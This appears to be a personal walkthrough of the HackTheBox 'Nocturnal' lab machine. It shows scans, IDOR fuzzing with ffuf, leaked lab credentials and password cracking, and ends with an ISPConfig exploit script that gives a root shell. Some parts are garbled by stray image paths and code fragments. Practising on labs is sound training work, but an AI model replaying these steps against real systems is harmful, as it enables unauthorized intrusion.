

credentials

nocturnal.htb

my ip:10.10.14.177

target ip:10.10.11.64

LibreOffice/24.2.0.3\$Linux_X86_64 LibreOffice_project/420\$Build-3

<support@nocturnal.htb>

user: amanda

password: arHkG7HAI68X8s1J

user:tobias

password: slowmotionapocalypse

report

nocturnal.htb

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→ Downloads nmap -p 22,80 -A -T4 10.10.11.64
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-15 18:05 EDT
Nmap scan report for 10.10.11.64
Host is up (0.012s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 20:26:88:70:08:51:ee:de:3a:a6:20:41:87:96:25:17 (RSA)
|   256  4f:80:05:33:a6:d4:22:64:e9:ed:14:e3:12:bc:96:f1 (ECDSA)
|_  256  d9:88:1f:68:43:8e:d4:2a:52:fc:f0:66:d4:b9:ee:6b (ED25519)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://nocturnal.htb/
|_ http-server-header: nginx/1.18.0 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 5.0 (99%), Linux 4.15 - 5.8 (95%), Linux 5.0 - 5.4 (95%), Linux 5.3 - 5.4 (95%), Linux 3.1 (94%), Linux 3.2 (94%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), Linux 2.6.32 (94%), Linux 5.0 - 5.5 (94%), HP P2000 G3 NAS device (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT      ADDRESS
1   11.91 ms  10.10.14.1
2   12.34 ms  10.10.11.64

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.14 seconds
→ Downloads
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nmmap done: 1 IP address (1 host up) scanned in 11.11 seconds
→ Downloads gobuster dir -u http://nocturnal.htb/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://nocturnal.htb/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s


Starting gobuster in directory enumeration mode

/uploads (Status: 403) [Size: 162]
/backups (Status: 301) [Size: 178] [→ http://nocturnal.htb/backups/]
/uploads2 (Status: 403) [Size: 162]
Progress: 220560 / 220561 (100.00%)

Finished


→ Downloads
```

On the website, we can register an account and login to meet a dashboard that allow us to upload file.



I tried a bunch of things, upload doesnt look like it is exploitable.

But if we take a look at the network tab, we can see some weird request:



We have a auth cookie, it should be used there so we can only get OUR uploaded files. But there is a username value ? Maybe we can put admin instead and get critical file ?

Admin doesnt have any file, but maybe another account does ?

We launch a fuff command to fuzz and find member with uploaded files

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→ Downloads ffuf -u "http://nocturnal.htb/view.php?username=FUZZ&file=test-1-1.pdf" -H 'Cookie: PHPSESSID=95ljcuukk2ngfj5dt  
t1qbvai29' -w /usr/share/wordlists/dirb/common.txt -fs 2985  
  
v2.1.0-dev  
  
:: Method : GET  
:: URL : http://nocturnal.htb/view.php?username=FUZZ&file=test-1-1.pdf  
:: Wordlist : FUZZ: /usr/share/wordlists/dirb/common.txt  
:: Header : Cookie: PHPSESSID=95ljcuukk2ngfj5dt  
:: Follow redirects : false  
:: Calibration : false  
:: Timeout : 10  
:: Threads : 40  
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500  
:: Filter : Response size: 2985  
  
toto [Status: 200, Size: 8757, Words: 3499, Lines: 367, Duration: 285ms]  
a [Status: 200, Size: 3968, Words: 1187, Lines: 129, Duration: 284ms]  
admin [Status: 200, Size: 3037, Words: 1174, Lines: 129, Duration: 286ms]  
amanda [Status: 200, Size: 3193, Words: 1176, Lines: 129, Duration: 286ms]  
hacker [Status: 200, Size: 3123, Words: 1175, Lines: 129, Duration: 287ms]  
test [Status: 200, Size: 3151, Words: 1175, Lines: 129, Duration: 286ms]  
:: Progress: [4614/4614] :: Job [1/1] :: 140 req/sec :: Duration: [0:00:35] :: Errors: 0 ::  
→ Downloads
```

Amanda have interesting files

Available files for download:

privacy.odt

shell.php.doc

rev.php.pdf

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<text:p text:style-name="P1">  
Nocturnal has set the following temporary password for you: arHkG7HAI68X8s1J.  
</text:p>
```

With this we can login as amanda, we discover that she has access to admin pannel !

File Structure (PHP Files Only)

 admin.php

 backups

 dashboard.php

 index.php

 login.php

 logout.php

 register.php

 uploads

 view.php

View File Content

Create Backup

Enter Password to Protect Backup:

Enter backup password

Create Backup

This is a command that is launched when we create a backup. This gives us a db file containing hash. With crackstation we can crack them easily.

```
→ Downloads ssh tobias@10.10.11.64
tobias@10.10.11.64's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-212-generic x86_64)
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* Documentation: https://help.ubuntu.com
* Management:   https://landscape.canonical.com
* Support:      https://ubuntu.com/pro
```

System information as of Wed 16 Apr 2025 04:24:28 AM UTC

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System load:          0.12
Usage of /:            63.7% of 5.58GB
Memory usage:         27%
Swap usage:           0%
Processes:            225
Users logged in:      1
IPv4 address for eth0: 10.10.11.64
IPv6 address for eth0: dead:beef::250:56ff:feb9:f948
```

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See <https://ubuntu.com/esm> or run: `sudo pro status`

The list of available updates is more than a week old.

To check for new updates run: `sudo apt update`


Failed to connect to <https://changelogs.ubuntu.com/meta-release-lts>. Check your Internet connection or proxy settings

Last login: Wed Apr 16 04:24:29 2025 from 10.10.14.19

```
tobias@nocturnal:~$ ls
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linpeas.sh  user.txt
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tcp  0  0 127.0.0.1:3306    0.0.0.0:*        LISTEN -
tcp  0  0 127.0.0.1:587     0.0.0.0:*        LISTEN -
tcp  0  0 127.0.0.1:8080    0.0.0.0:*        LISTEN -
tcp  0  0 0.0.0.0:80        0.0.0.0:*        LISTEN -
tcp  0  0 127.0.0.53:53     0.0.0.0:*        LISTEN -
tcp  0  0 0.0.0.0:22        0.0.0.0:*        LISTEN -
tcp  0  0 127.0.0.1:25      0.0.0.0:*        LISTEN -
tcp  0  0 127.0.0.1:33060   0.0.0.0:*        LISTEN -
```



There is another website on port 8080.

admin
slowmotionapocalypse

We now can log inside ispconfig, which is a service vulnerable to some rce if not up to date.

```
→ Downloads python exploit.py http://127.0.0.1:8080 admin slowmotionapocalypse
[+] Target URL: http://127.0.0.1:8080/
[+] Logging in with username 'admin' and password 'slowmotionapocalypse'
[+] Injecting shell
[+] Launching shell

ispconfig-shell# whoami
root
def inject_shell(session, url):
    print("[+] Injecting shell")
ispconfig-shell#
```

We get root shell!